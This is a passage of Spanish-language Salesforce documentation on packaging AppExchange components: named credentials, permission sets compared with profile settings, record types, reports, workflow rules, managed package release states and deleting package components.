Cuando empaqueta un formato de página de inicio personalizado, se agregan todos los componentes de página de inicio personalizados incluidos en el formato de página. Los componentes estándar como Mensajes y alertas no se incluyen en el paquete y no sobrescriben el componente Mensajes y alertas del instalador. Para incluir un mensaje en su formato de página de inicio personalizado, cree un componente de ficha Inicio personalizado de tipo Área HTML que contenga su mensaje. Desde Configuración, introduzca *`Componentes de la página de inicio`* en el cuadro `Búsqueda rápida` y, a continuación, seleccione **Componentes de la página de inicio**. A continuación agregue el mensaje a su formato de página de inicio personalizado.

**Formatos de página de inicio**

Una vez instalados, sus formatos de página de inicio personalizados se enumeran con todos los formatos de página de inicio del suscriptor. Haga distinciones entre ellos incluyendo el nombre de su aplicación en el nombre del formato de página.

**Vistas de lista**

Las vistas de lista asociadas a colas no se pueden incluir en un paquete.

**Varias divisas**

- Si un suscriptor instala un informe o un tipo de informe personalizado que incluye un campo de divisa de un objeto, como una columna, esa columna se omitirá si la organización del suscriptor no tiene habilitadas varias divisas.
- Hacer referencia al campo de divisa de un objeto en los criterios de un informe (por ejemplo, `Divisa de la cuenta`) causa una dependencia.
- Resumir según el campo de divisa de un objeto en un informe causa una dependencia.
- Utilizar una designación de divisa en un valor de criterios de informe (por ejemplo, "Ingresos anuales iguales a GBP 100") no causa una dependencia. El informe genera un error cuando se ejecuta en la organización del instalador si no admite la divisa.
- Si el campo de divisa de un objeto de un informe se incluye como columna y la organización del suscriptor no tiene habilitadas varias divisas, la columna se omitirá durante la instalación.
- Si un suscriptor instala un tipo de informe personalizado que incluye un campo de divisa de un objeto, como una columna, esa columna se omitirá si la organización no tiene habilitadas varias divisas.

**Credenciales denominadas**

- Después de la instalación de una credencial denominada desde un paquete gestionado o sin gestionar, el suscriptor debe volver a autenticar para el sistema externo.
  - Para la autenticación de contraseña, el suscriptor vuelve a introducir la contraseña en la definición de la credencial denominada.
  - Para OAuth, el suscriptor actualiza la URL de devolución de llamadas en la configuración de cliente para el proveedor de autenticación y luego volver a autenticar seleccionando **Iniciar flujo de autenticación al Guardar** en la credencial denominada.

- Las credenciales denominadas no se agregan automáticamente a paquetes. Si empaqueta una fuente de datos externa o código de Apex que especifica una credencial denominada como un extremo de llamada, agregue la credencial denominada al paquete. Además, asegúrese de que la organización de suscriptor tiene una credencial denominada válida con el mismo nombre.

  Si dispone de varias organizaciones, puede crear una credencial denominada con el mismo nombre pero con una URL de extremo diferente en cada organización. A continuación, puede empaquetar e implementar (en todas las organizaciones) una definición de llamada que hace referencia al nombre compartido de esas credenciales denominada. Por ejemplo, la credencial denominada en cada organización puede tener una URL de extremo diferente para dar cabida a diferencias en entornos de desarrollo y producción. Si una llamada de Apex especifica el nombre compartido de esas credenciales denominadas, las clase de Apex que define la llamada se puede empaquetar e implementar en todas esas organizaciones sin comprobar el entorno de forma programática.

- No se pueden incluir los certificados en paquetes.Si empaqueta una credencial denominada que especifica un certificado, asegúrese de que la organización de suscriptor dispone de un certificado válido con el mismo nombre.
- Las siguientes opciones de llamada para credenciales denominadas se puede establecer solo a través de la interfaz de usuario. Si los valores predeterminados no son apropiados en la organización de destino, el administrador para esa organización debe configurar manualmente la credencial denominada después de la implementación.
  - `Generar encabezado de autorización`: Valor predeterminado Activado
  - `Permitir campos de combinación en encabezado HTTP`: Valor predeterminado Desactivado
  - `Permitir campos de combinación en cuerpo HTTP`: Valor predeterminado Desactivado

**Formatos de página**

El formato de página de la persona que carga un paquete es el formato utilizado para las organizaciones con Group Edition y Professional Edition y se convierte en el formato de página predeterminado para las organizaciones con Enterprise Edition, Unlimited Edition, Performance Edition y Developer Edition.

Empaquete los formatos de página junto con tipos de registros de cortesía si el formato se va a instalar en un objeto existente. De lo contrario, aplique manualmente los formatos de página instalados en perfiles.

Si se crean un diseño de página y un tipo de registro como resultado de la instalación de un paquete, entonces el formato de página del usuario que realiza la carga para ese tipo de registro se asigna a ese tipo de registro para todos los perfiles de la organización del suscriptor a menos que se asigne un perfil durante una instalación o actualización.

**Conjuntos de permisos**

Puede incluir conjuntos de permisos como componentes en un paquete, con los siguientes permisos y configuración de acceso:

- Permisos de objeto personalizados
- Permisos de objeto externos
- Permisos de campos personalizados
- Permisos personalizados
- Configuración de visibilidad de ficha personalizada
- Acceso de clase de Apex
- Acceso a la página de Visualforce
- Acceso a fuentes de datos externas

Nota: Las aplicaciones asignadas y la configuración de visibilidad de fichas estándar no están incluidas en los componentes del conjunto de permisos.

Utilice conjuntos de permisos para instalar o actualizar un conjunto de permisos. A diferencia de la configuración de perfil, los conjuntos de permisos no sobrescriben los perfiles.

**Valores de lista de selección**

- Los suscriptores pueden cambiar el nombre o eliminar valores de campos de listas de selección. Un desarrollador debería considerar detenidamente esto cuando haga referencia de manera explícita a un valor de campo de lista de selección en Apex.
- Se pueden agregar o eliminar valores de campos de listas de selección en la organización del desarrollador. Tras la actualización, no se instalarán valores nuevos. Todos los valores eliminados por el desarrollador siguen estando disponibles en la organización del suscriptor hasta que el suscriptor los elimine.

**Configuración de perfil**

La configuración de perfil incluye lo siguiente para los componentes del paquete:

- Aplicaciones asignadas
- Aplicaciones conectadas asignadas
- Configuración de fichas
- Asignaciones de formatos de página
- Asignaciones de tipo de registro
- Permisos de objeto personalizados
- Permisos de objeto externos
- Permisos de campos personalizados
- Permisos personalizados
- Acceso de clase de Apex
- Acceso a la página de Visualforce
- Acceso a fuentes de datos externas

La configuración de perfil sobrescribe los perfiles existentes en la organización del instalador con permisos específicos y cambios de configuración.

**Tipos de registro**

- Si se incluyen tipos de registro en el paquete, la organización del suscriptor debe admitir tipos de registro para instalar el paquete.
- Cuando se instala un nuevo valor de lista de selección, se asocia con todos los tipos de registro instalados de acuerdo con las asignaciones especificadas por el desarrollador. Un suscriptor puede cambiar esta asociación.
- Hacer referencia al campo de tipo de registro de un objeto en los criterios de un informe (por ejemplo, `Tipo de registro de cuenta`) causa una dependencia.
- Resumir según el campo de tipo de registro de un objeto en los criterios de un informe (por ejemplo, `Tipo de registro de cuenta`) causa una dependencia.
- Si el campo de tipo de registro de un objeto se incluye como columna en un informe y la organización del suscriptor no utiliza tipos de registro en el objeto o no admite tipos de registro, entonces la columna se omitirá durante la instalación.
- Si instala un tipo de informe personalizado que incluye un campo de tipo de registro de un objeto como una columna, esa columna se omitirá si la organización no admite tipos de registro o si el objeto no tiene definido ningún tipo de registro.

**Instantáneas de creación de informes**

Los desarrolladores de paquetes gestionados deben considerar las implicaciones de introducir instantáneas de creación de informes que hagan referencia a informes lanzados en una versión anterior del paquete. Si el suscriptor ha eliminado el informe o lo ha trasladado a una carpeta personal, la instantánea de creación de informes que haga referencia al informe no se instalará, aunque la página Instalación de paquete indique que sí. Asimismo, si el suscriptor ha modificado el informe, ese informe puede devolver resultados que afecten a la información que muestra la instantánea de creación de informes. Una práctica recomendada es que el desarrollador lance la instantánea de creación de informes y los informes relacionados en la misma versión.

Como el suscriptor selecciona el uso de intervención, algunas asignaciones de campos de instantáneas de creación de informes podrían dejar de ser válidas si el usuario que interviene no tiene acceso a los campos de origen o de destino.

**Informes**

Si un informe incluye elementos que no se pueden empaquetar, esos elementos se omitirán o reducirán, o fallará la carga del paquete. Por ejemplo:

- Se eliminan los desgloses de jerarquía de los informes de actividades y oportunidades.
- Se eliminan automáticamente los filtros de campos que no se pueden empaquetar (por ejemplo, en filtros sobre tipos de registro de objetos estándar).
- La carga de paquetes falla si un informe incluye lógica de filtro en un campo que no se puede empaquetar (por ejemplo, en filtros sobre tipos de registro de objetos estándar).
- Se eliminan los valores de búsqueda en el campo `Seleccionar campaña` de informes de campaña estándar.
- Se eliminan los informes de los paquetes si se han trasladado a una carpeta privada o a la carpeta Informes públicos no archivados.
- Cuando un paquete se instala en una organización que no tiene Chart Analytics 2.0:
  - Los gráficos de combinación se reducen en lugar de eliminarse. Por ejemplo, un gráfico de columnas verticales de combinación con una línea agregada se reduce a un gráfico de columnas verticales sencillo; un gráfico de barras de combinación con barras adicionales se reduce a un gráfico de barras sencillo.
  - Se eliminan los tipos de gráficos no admitidos, como los gráficos de anillos o de embudo.

**S-Controls**

Los suscriptores únicamente pueden instalar S-Controls en paquetes no gestionados creados antes del 1 de enero de 2010.

Los S-Controls se han desaprobados y han sido sustituidos por páginas de Visualforce en la página 5754.

**Sistema de traducción**

- Si ha habilitado el sistema de traducción y ha agregado un idioma a su paquete, los valores traducidos asociados se empaquetan automáticamente para los componentes adecuados de su paquete. Asegúrese de que ha proporcionado traducciones para todos los componentes posibles.
- Un instalador de su paquete puede ver qué idiomas son compatibles en la página de detalles del paquete. El instalador no necesita habilitar nada para que aparezcan las traducciones del idioma del paquete. El único motivo por el que los instaladores pueden querer habilitar el sistema de traducción es para cambiar las traducciones de los componentes no gestionados tras la instalación, sustituir traducciones de etiquetas personalizadas en un paquete gestionado o traducir los componentes a otros idiomas.
- Si está diseñando una ampliación de paquete, puede incluir traducciones para los componentes de la ampliación pero no traducciones adicionales para componentes del paquete base.

**Reglas de validación**

Para los objetos personalizados empaquetados, las reglas de validación asociadas también se empaquetan implícitamente.

**Wave Analytics**

Los componentes de Wave Analytics incluyen aplicaciones, paneles, flujos de datos, conjuntos de datos y lentes de Wave. Cuando empaquete componentes de Wave, tenga en cuenta estas sugerencias y prácticas recomendadas.

- Se requieren permisos de administrador de Wave para crear un paquete, pero no para la implementación, la cual solamente requiere permisos de administrador de Salesforce.
- No se realiza ningún rastreo entre conjuntos de datos y flujos de datos, lo que significa que no hay un seguimiento de la dependencia. Al empaquetar ambos, se deben agregar manualmente. En caso contrario, se muestra un mensaje de error durante la implementación. Ocurre lo mismo con los conjuntos de cambios. Al empaquetar conjuntos de datos y flujos de datos, se deben agregar manualmente.

- Las imágenes no se representan al implementar un panel que usa un widget de imagen que hace referencia a archivos de imagen no disponibles en la organización de destino. Hay dos soluciones. Cargar las imágenes manualmente o agregar una carpeta que incluya las imágenes al paquete. El Id. de documento del archivo de imagen en el widget de imagen debe coincidir con el de la imagen. El usuario no puede guardar el panel en el destino con un Id. de documento no válido, pero puede verlo y modificarlo.
- Si el panel que va a implementar tiene un widget de vínculo que apunta a otro panel de la organización de destino, debe actualizar manualmente la referencia al vínculo para que apunte al elemento correcto. Si el panel vinculado no existe en la organización de destino, aparece un mensaje de error. Implemente también el panel vinculado o vuelva a crear el panel vinculado en la organización de destino. Actualice el widget de vínculo para que apunte al panel vinculado.
- Tenga cuidado al empaquetar flujos de datos. Las sustituciones de esquemas no válidas y los parámetros no admitidos o no permitidos se eliminan (por ejemplo, `Type = dim` ya no se admite y ahora se usa `Type = text`). Los comentarios en JSON se eliminan. Es posible que los nodos aparezcan en un orden distinto.

**Flujo de trabajo**

- Salesforce impide que cargue alertas de flujo de trabajo que tengan un destinatario que sea un grupo público, usuario de socio o función. Cambie el destinatario a un usuario antes de cargar su aplicación. Durante la instalación, Salesforce sustituye ese usuario por el usuario que instala la aplicación y el instalador podrá personalizarlo según sea necesario.
- Salesforce impide que cargue actualizaciones de campos de flujo de trabajo que cambien un campo `Propietario` a una cola. Cambie el valor del campo actualizado a un usuario antes de cargar su aplicación. Durante la instalación, Salesforce sustituye ese usuario por el usuario que instala la aplicación y el instalador podrá personalizarlo según sea necesario.
- Salesforce impide que cargue reglas de flujo de trabajo, actualizaciones de campo y mensajes salientes que hagan referencia a un tipo de registro en un objeto estándar o gestionado instalado.
- Salesforce impide que cargue tareas de flujo de trabajo asignadas a una función. Cambie el campo `Asignar a` a un usuario antes de cargar su aplicación. Durante la instalación, Salesforce sustituye ese usuario por el usuario que instala la aplicación y el instalador podrá personalizarlo según sea necesario.
- Puede empaquetar reglas de flujo de trabajo y acciones de flujo de trabajo asociadas, como alertas de correo electrónico y actualizaciones de campo. Sin embargo, los desencadenadores basados en el tiempo no se incluyen en el paquete. Notifique a sus instaladores que configuren los desencadenadores basados en el tiempo que sean esenciales para su aplicación.

  Los desencadenadores de flujo no pueden empaquetarse. El programa piloto para acciones de flujo de trabajo del desencadenador de flujo está cerrado. Si ya activó el programa piloto en su organización, puede continuar creando y modificando acciones de flujo de trabajo del desencadenador de flujo. Si no activó el programa piloto en su organización, utilice la acción Flujos en Process Builder en su lugar.
- Puede que algunas acciones de flujo de trabajo estén protegidas por el desarrollador. Para obtener más información sobre los componentes protegidos, consulte Componentes protegidos en la página 6089.
- Los desarrolladores pueden asociar o eliminar la asociación de acciones de flujo de trabajo con una regla de flujo de trabajo en cualquier momento. Estos cambios, incluida la eliminación de asociación, se reflejan en la organización del suscriptor tras la instalación. En los paquetes gestionados, un suscriptor no puede eliminar la asociación de acciones de flujo de trabajo de una regla de flujo de trabajo si el desarrollador la asoció.
- El usuario que instale el paquete sustituirá las referencias a un usuario específico en acciones de flujo de trabajo, como el destinatario de correo electrónico de una alerta de correo electrónico de flujo de trabajo. Quizás no se puedan cargar las acciones de flujo de trabajo que hagan referencia a funciones, grupos públicos, equipos de cuentas, equipos de oportunidades o funciones de equipos de casos.
- Las referencias a una dirección de toda la organización, como `Dirección del remitente del correo electrónico` de una alerta de correo electrónico de flujo de trabajo, se restablecen a Usuario actual durante la instalación.
- En la instalación, todas las reglas de flujo de trabajo recién creadas en el paquete instalado o actualizado tienen el mismo estado de activación que en el paquete cargado.

### Componentes protegidos

Los desarrolladores pueden marcar ciertos componentes como *protegidos*. Los componentes creados en una organización de suscriptor no pueden hacer referencia a componentes protegidos ni se pueden vincular los unos con los otros. Un desarrollador puede eliminar un componente protegido en una futura versión sin necesidad de preocuparse de errores en las instalaciones. Sin embargo, si se marca un componente como no protegido y se publica de forma global, el desarrollador no podrá eliminarlo. Los desarrolladores pueden marcar los siguientes componentes como protegidos en los paquetes gestionados:

- Etiquetas personalizadas
- Vínculos personalizados (para la página de inicio únicamente)
- Alertas del flujo de trabajo
- Actualizaciones de campos de flujo de trabajo
- Mensajes salientes de flujo de trabajo
- Tareas del flujo de trabajo

### Consideraciones sobre la propiedad intelectual

La siguiente información es importante cuando se tiene en cuenta su propiedad intelectual y su protección.

- Publique únicamente componentes de paquete que sean su propiedad intelectual y para los que cuente con derechos de colaboración.
- Una vez que los componentes estén disponibles en AppExchange de Force.com, no podrá recuperarlos de las personas que los hayan instalado.
- La información de los componentes que empaquete y publique podrá estar visible para los usuarios de AppExchange de Force.com. Tenga cuidado al agregar su código a una página de Visualforce de fórmulas o cualquier otro componente que no pueda ocultar en su aplicación.
- El código incluido en Apex que forme parte de un paquete gestionado se confundirá automáticamente y no podrá visualizarse en una organización de instalación. Las únicas excepciones son métodos declarados globales, lo que significa que las firmas de los métodos pueden visualizarse en una organización de instalación.

## Conjuntos de permisos y configuración de perfil en paquetes

Los desarrolladores pueden usar conjuntos de permisos o configuración de perfil para otorgar permisos y otra configuración de acceso en un paquete. Al decidir si usar conjuntos de permisos, configuración de perfil o una combinación de ambos, tenga en cuenta las semejanzas y las diferencias.

| Comportamiento | Conjuntos de permisos | Configuración de perfil |
|---|---|---|
| ¿Qué permisos y configuración se incluyen? | • Permisos de objeto personalizados<br>• Permisos de objeto externos<br>• Permisos de campos personalizados<br>• Permisos personalizados<br>• Configuración de visibilidad de ficha personalizada | • Aplicaciones asignadas<br>• Aplicaciones conectadas asignadas<br>• Configuración de fichas<br>• Asignaciones de formatos de página<br>• Asignaciones de tipo de registro<br>• Permisos de objeto personalizados |

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

Conjuntos de permisos disponibles en: **Contact Manager Edition**, **Professional Edition**, **Group Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Developer Edition** y **Database.com Edition**

| Comportamiento | Conjuntos de permisos | Configuración de perfil |
| --- | --- | --- |
| | • Acceso de clase de Apex<br>• Acceso a la página de Visualforce<br>• Acceso a fuentes de datos externas<br>Nota: Aunque los conjuntos de permisos incluyen aplicaciones asignadas y configuración de visibilidad de las fichas estándar, estas configuraciones no se pueden empaquetar como componentes de conjuntos de permisos. | • Permisos de objeto externos<br>• Permisos de campos personalizados<br>• Permisos personalizados<br>• Acceso de clase de Apex<br>• Acceso a la página de Visualforce<br>• Acceso a fuentes de datos externas |
| ¿Se pueden actualizar en paquetes gestionados? | Sí. | Las configuraciones de los perfiles se aplican a perfiles existentes en la organización del suscriptor en la instalación o actualización. Solo se aplican permisos relacionados con nuevos componentes creados como parte de la instalación o actualización. |
| ¿Pueden los suscriptores modificarlos? | Los suscriptores pueden modificar los conjuntos de permisos en paquetes sin gestionar pero no en paquetes gestionados. | Sí. |
| ¿Se pueden duplicar o crear? | Sí. Sin embargo, si un suscriptor duplica un conjunto de permisos o crea uno basado en un conjunto de permisos predefinidos, no se actualizará en actualizaciones posteriores. Solo se actualizan los conjuntos de permisos que se incluyen en un paquete. | Sí. Los suscriptores pueden duplicar cualquier perfil que incluya permisos y configuraciones relacionados con los componentes predefinidos. |
| ¿Incluyen permisos de objeto estándar? | No. Además, no puede incluir permisos de objetos para un objeto personalizado en una relación principal-detalle donde el principal es un objeto estándar. | No. |
| ¿Incluyen permisos de usuario? | No. | No. |
| ¿Se incluyen en el asistente de instalación? | No. Los suscriptores deben asignar los conjuntos de permisos después de la instalación. | Sí. Las configuraciones de los perfiles se aplican a perfiles existentes en la organización del suscriptor en la instalación o actualización. Solo se aplican permisos relacionados con nuevos componentes creados como parte de la instalación o actualización. |
| ¿Cuáles son los requisitos de la licencia de usuario? | Un conjunto de permisos solo se instala si la organización del suscriptor tiene al menos una licencia de usuario que coincida con el conjunto de permisos. Por ejemplo, los conjuntos de permisos con la licencia de | Ninguna. En la organización de un suscriptor, la instalación sustituye a la configuración de perfil, no a sus licencias de usuario. |

| Comportamiento | Conjuntos de permisos | Configuración de perfil |
|---|---|---|
| | usuario de Salesforce Platform no se instalan en una organización que no tenga licencias de usuario de Salesforce Platform. Si un suscriptor adquiere posteriormente una licencia, deberá volver a instalar el paquete para obtener los conjuntos de permisos asociados con la licencia recién adquirida.<br>Los conjuntos de permisos sin licencia de usuario siempre están instalados. Si asigna un conjunto de permisos sin licencia de usuario, todos sus permisos y ajustes activados deben ser autorizados por la licencia del usuario o fallará la asignación. | |
| ¿Cómo se asignan a los usuarios? | Los suscriptores deben asignar los conjuntos de permisos predefinidos después de la instalación del paquete. | Las configuraciones de perfil se aplican a perfiles existentes. |

### Prácticas recomendadas

- Utilice conjuntos de permisos además de los perfiles del paquete para que sus suscriptores puedan añadir fácilmente nuevos permisos de usuarios de aplicación existentes.
- Si los usuarios necesitan acceder a aplicaciones, fichas estándar, formatos de página y tipos de registro, no utilice conjuntos de permisos como el modelo exclusivo de concesión de permisos para su aplicación.
- Cree conjuntos de permisos empaquetados que otorgan acceso a los componentes personalizados en un paquete pero no componentes estándar de Salesforce.

## Determinación de su proceso de desarrollo

Todos los paquetes están sin gestionar hasta que los convierta en paquetes gestionados. Para ello necesita que se creen paquetes gestionados en una organización con Developer Edition. Es posible que prefiera desarrollar paquetes gestionados porque puede probar su versión beta antes de publicar una actualización.

Antes de crear un paquete, determine el proceso de desarrollo que desea llevar a cabo, de manera que pueda elegir el tipo de paquete más apropiado para su proceso:

### Desarrollo de paquetes no gestionados

- Diseñe sus aplicaciones.
- Empaquete y cargue sus aplicaciones.

### Desarrollo de paquetes gestionados

- Diseñe sus aplicaciones.
- Empaquete y cargue una versión beta de sus aplicaciones.

EDICIONES

Disponible en: Salesforce Classic

Los paquetes no gestionados están disponibles en: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

Los paquetes gestionados están disponibles en: **Developer** Edition

- Recopile los comentarios de sus comprobadores de versiones beta y realice las modificaciones adecuadas en sus aplicaciones.
- Empaquete y cargue su versión final a las aplicaciones.

Planificación de la edición de paquetes gestionados

Eliminar componentes de paquetes gestionados

Visualización de componentes sin usar en un paquete

Modificación de campos personalizados después de editar un paquete

Configuración de las versiones de paquete predeterminado para las llamadas a la API

Acerca del acceso a la API y Apex dinámico en paquetes

Gestionar el acceso a la API y Apex dinámico en paquetes

Generación de WSDL de empresa con paquetes gestionados

Concepto de dependencias

Núcleo de entorno

El Núcleo de entorno le permite ver, conectar, crear y registrar a organizaciones de Salesforce desde una sola ubicación. Si su empresa tiene varios entornos para el desarrollo y pruebas, el Núcleo de entorno le permite simplificar su enfoque en la gestión de la organización.

CONSULTE TAMBIÉN

Planificación de la edición de paquetes gestionados

Gestionar paquetes

Crear y cargar parches

## Planificación de la edición de paquetes gestionados

La edición de un paquete de AppExchange es parecida a la edición de cualquier otro programa en el desarrollo de software. Puede que desee implementarlo mediante repeticiones para garantizar que cada componente funciona como se espera. Incluso puede ofrecer una versión beta a aquellos usuarios que se hayan ofrecido para instalar una primera versión de su paquete y enviarle sus comentarios.

Una vez haya editado un paquete publicándolo en el directorio de AppExchange, cualquiera podrá instalarlo. Por ello, planifique cuidadosamente su edición. Revise los estados definidos a continuación para familiarizarse con el proceso de edición. Salesforce aplica automáticamente el estado adecuado a su paquete y componentes dependiendo de la configuración de carga que seleccionara y el punto en el que se encuentre dentro del proceso de edición.

| Estado | Descripción |
| --- | --- |
| Sin gestionar | El paquete no se ha convertido en un paquete gestionado o el componente no se ha agregado a un paquete gestionado. Tenga en cuenta un componente que esté "Gestionado en versión beta" puede pasar al estado "No gestionado" si se retira de un paquete gestionado. Todos los paquetes son no gestionados a menos que se indique lo contrario con uno de los siguientes iconos gestionados. |
| Gestionado en versión beta | El paquete o componente se ha creado en la organización de Salesforce actual y está gestionado, pero no se ha editado por una de las tres razones siguientes:<br>• No se ha cargado. |

| Estado | Descripción |
| --- | --- |
| | • Se ha cargado habiendo seleccionado `Gestionado en versión beta`. Esta opción evita que se publique y esté disponible de forma pública en AppExchange. El desarrollador todavía puede modificar cualquier componente pero tal vez el instalador no pueda dependiendo de qué componentes se han incluido en el paquete.<br>Nota: No instale un paquete Gestionado en versión beta encima de un paquete Gestionado y editado. Si lo hace, el paquete no podrá actualizarse y su única opción será desinstalarlo y reinstalarlo. |
| Gestionado y editado | El paquete o componente se ha creado en la organización de Salesforce actual y está gestionado. También se ha cargado con la opción `Gestionado y editado` seleccionada, indicando que puede publicarse y estar disponible de forma pública en AppExchange. Tenga en cuenta que una vez que pase un paquete a este estado, ni el desarrollador ni el instalador podrán modificar algunas propiedades de los componentes.<br>Este tipo de edición se considera una edición principal. |
| Parche | Si tiene que proporcionar una actualización menor para un paquete gestionado, considere la creación de un parche en lugar de una edición principal. Un parche permite a un desarrollador cambiar la funcionalidad de los componentes existentes en un paquete gestionado, mientras garantiza a los suscriptores experimentar que no hay cambios visibles en el paquete.<br>Este tipo de edición se considera una versión de parche. |
| Gestionado e instalado | El paquete o componente se ha instalado desde otra organización de Salesforce pero está gestionado. |

Un desarrollador puede decidir redefinir las funciones de un paquete gestionado con el paso del tiempo, cargar y publicar nuevas versiones a medida que evolucionan los requisitos. Esto puede implicar la necesidad de volver a diseñar algunos componentes del paquete gestionado. Los desarrolladores pueden eliminar algunos tipos de componentes de un paquete Gestionado y editado, aunque no todos, cuando lo actualicen.

CONSULTE TAMBIÉN

Gestionar paquetes

Determinación de su proceso de desarrollo

# Eliminar componentes de paquetes gestionados

Una vez haya cargado un paquete Gestionado y editado puede que sea necesario eliminar un componente de su organización. Puede producirse una de las situaciones siguientes:

- El componente, una vez añadido a un paquete no se puede eliminar.
- El componente se puede eliminar, pero sólo se puede recuperar desde la página Componentes de paquete eliminados.
- El componente se puede eliminar pero se puede recuperar de la página Componentes de paquete eliminados o mediante la Papelera de reciclaje

Para acceder a la página Componentes de paquetes eliminados, en Configuración, introduzca `Paquetes` en el cuadro `Búsqueda rápida` y, a continuación, seleccione **Paquetes**. Seleccione el paquete en el que se ha cargado el componente y luego haga clic en **Ver componentes eliminados**. Puede recuperar los componentes de la Papelera de reciclaje y la página Componentes de paquete eliminados en cualquier momento *antes* de cargar una nueva versión del paquete. Para ello, haga clic en **Recuperar** junto al componente.

Después de cargar un paquete con un componente marcado para su eliminación, se eliminará de forma definitiva.

PRECAUCIÓN: Aunque elimine un componente, su **Nombre** permanecerá en Salesforce. No puede crear otro componente con el mismo nombre. La página Componentes de paquete eliminados muestra los nombres que ya no se pueden utilizar.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para eliminar los componentes de un paquete:

- "Crear paquetes de AppExchange"

Para acceder a la página Componentes de paquetes eliminados, en Configuración, introduzca `Paquetes` en el cuadro `Búsqueda rápida` y, a continuación, seleccione **Paquetes**. Seleccione el paquete en el que se ha cargado el componente y luego haga clic en **Ver componentes eliminados**. Si un componente se puede recuperar desde la Papelera, también se recuperar mediante esta página. Desde aquí podrá recuperar los siguientes tipos de componentes.

- Clases y desencadenadores de Apex que no tienen acceso `global`
- Fichas personalizadas.
- Componentes de Visualforce con acceso `público`.
- Componentes protegidos, incluyendo:
  - Etiquetas personalizadas
  - Vínculos personalizados (para la página de inicio únicamente)
  - Alertas del flujo de trabajo
  - Actualizaciones de campos de flujo de trabajo
  - Mensajes salientes de flujo de trabajo
  - Tareas del flujo de trabajo
  - desencadenadores de flujo de flujo de trabajo

    El programa piloto para acciones de flujo de trabajo del desencadenador de flujo está cerrado. Si ya activó el programa piloto en su organización, puede continuar creando y modificando acciones de flujo de trabajo del desencadenador de flujo. Si no activó el programa piloto en su organización, utilice la acción Flujos en Process Builder en su lugar.

- Componentes de datos, como Documentos, Paneles e Informes. Son los únicos tipos de componentes que también se pueden recuperar de la Papelera.

Puede recuperar los componentes de la Papelera de reciclaje y la página Componentes de paquete eliminados en cualquier momento *antes* de cargar una nueva versión del paquete. Para ello, haga clic en **Recuperar** junto al componente.

Los Componentes eliminados muestran la siguiente información (en orden alfabético):

| Atributo | Descripción |
|---|---|
| `Acción` | Si el paquete Gestionado y editado no se ha cargado con el componente eliminado, contendrá un vínculo **Recuperar** que permite recuperar el componente. |
| `Disponible en las versiones` | Muestra el número de versión del paquete en el que existe un componente. |
| `Nombre` | Muestra el nombre del componente. |
| `Objeto principal` | Muestra el nombre del objeto principal con el que está asociado un componente. Por ejemplo, un objeto personalizado es el principal de un campo personalizado. |
| `Tipo` | Muestra el tipo del componente. |

## Visualización de componentes sin usar en un paquete

Esta tabla muestra componentes que ya no usan empleadas en la versión actual de un paquete. Cualquier componente que aparece aquí forma parte de un paquete gestionado puede eliminarse a no ser que lo use en integraciones personalizadas. Después de eliminar un componente sin utilizar, seguirá apareciendo en la lista durante 15 días. Durante ese tiempo puede cancelar su eliminación para restaurar el campo y todos los datos que almacena, o eliminar el componente de forma permanente. Tenga en cuenta que cuando cancela la eliminación de un campo personalizado, algunas de sus propiedades se pierden o modifican. Después de 15 días, el campo y sus datos se eliminan permanentemente.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

Nota: Antes de eliminar un campo personalizado puede mantener un registro de sus datos. Desde Configuración, introduzca *`Exportación de datos`* en el cuadro `Búsqueda rápida` y, a continuación, seleccione **Exportación de datos**.

Se muestra la siguiente información sobre componentes (en orden alfabético):

| Atributo | Descripción |
|---|---|
| `Acción` | Puede ser una de las dos opciones:<br>• **Recuperación**<br>• **Eliminar** |
| `Nombre` | Muestra el nombre del componente. |
| `Objeto principal` | Muestra el nombre del objeto principal con el que está asociado un componente. Por ejemplo, un objeto personalizado es el principal de un campo personalizado. |
| `Tipo` | Muestra el tipo del componente. |

## Modificación de campos personalizados después de editar un paquete

Los siguientes cambios están permitidos en campos personalizados de un paquete, una vez se haya editado.

- La longitud de un campo de texto se puede aumentar o reducir.
- El número de dígitos a la izquierda o derecha de la coma decimal en un valor de campo se puede aumentar o reducir.
- Un campo obligatorio puede hacerse no obligatorio y vice versa. Si se requiere un valor predeterminado para un campo, esa restricción se puede eliminar y viceversa.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Developer** Edition

## Configuración de las versiones de paquete predeterminado para las llamadas a la API

Una versión de paquete es un número que identifica el conjunto de componentes cargados en un paquete. El número de versión tiene el formato *majorNumber.minorNumber.patchNumber* (por ejemplo, 2.1.3). Los números mayor y menor aumentan con cada versión posterior. El *patchNumber* se genera y se actualiza sólo para una versión de parche. Los editores pueden utilizar las versiones de paquetes para hacer evolucionar los componentes de sus paquetes gestionados cómodamente publicando versiones posteriores de paquetes sin que dicho paquete estropee las integraciones de clientes existentes.

Las versiones de paquete predeterminadas para las llamadas a la API ofrecen ajustes de emergencia en caso de que una llamada a la API no proporcione versiones de paquete. Muchos clientes de API no incluyen información sobre la versión del paquete, por lo que de forma predeterminada se mantiene el comportamiento existente para estos clientes.

Puede especificar las versiones de paquete predeterminadas para las llamadas a la API de empresa y la API de socio. El WSDL de empresa es para clientes que quieren crear una integración con su organización de Salesforce únicamente. Está muy tipificado, lo que quiere decir que las llamadas afectan a objetos y campos con tipos de datos muy específicos como `int` y `string`. Partner WSDL es para clientes, socios y proveedores de software independientes (ISV) que deseen crear una integración con múltiples organizaciones de Salesforce, con independencia de sus objetos personalizados o campos. No está estrictamente tipificado, lo que significa que las llamadas afectan a pares de valor-nombre de campo, no a tipos de datos específicos.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para configurar versiones de paquetes predeterminados para las llamadas a la API:

- "Personalizar aplicación"

